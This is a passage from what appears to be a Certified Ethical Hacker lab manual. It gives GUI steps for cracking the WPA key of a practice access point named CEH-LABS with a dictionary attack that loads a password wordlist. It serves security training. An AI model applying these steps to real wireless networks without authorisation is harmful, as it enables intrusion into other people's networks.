
21. Click the **Wi Fi WPA** button.



22. The **attack Panel** window appears. A list of access points with WPA enabled appears under **Select Target Access Point**. In this task, we will crack the **CEH-LABS** WPA access point.
23. Select **CEH-LABS** from the list and click the **Browse** button present at the bottom-right corner of the window.




24. The **Select Wordlist** window appears. Navigate to the location **/home/attacker/Desktop**, and select **password.txt**. Click **Open**.




25. See that the selected **password.txt** file appears. Now, click the **Wi Fi Attack** button in the right pane to launch the attack.

Note: Before running the WiFi Attack, ensure that at least 1 client is connected to the target access point (here, **CEH-Labs**).

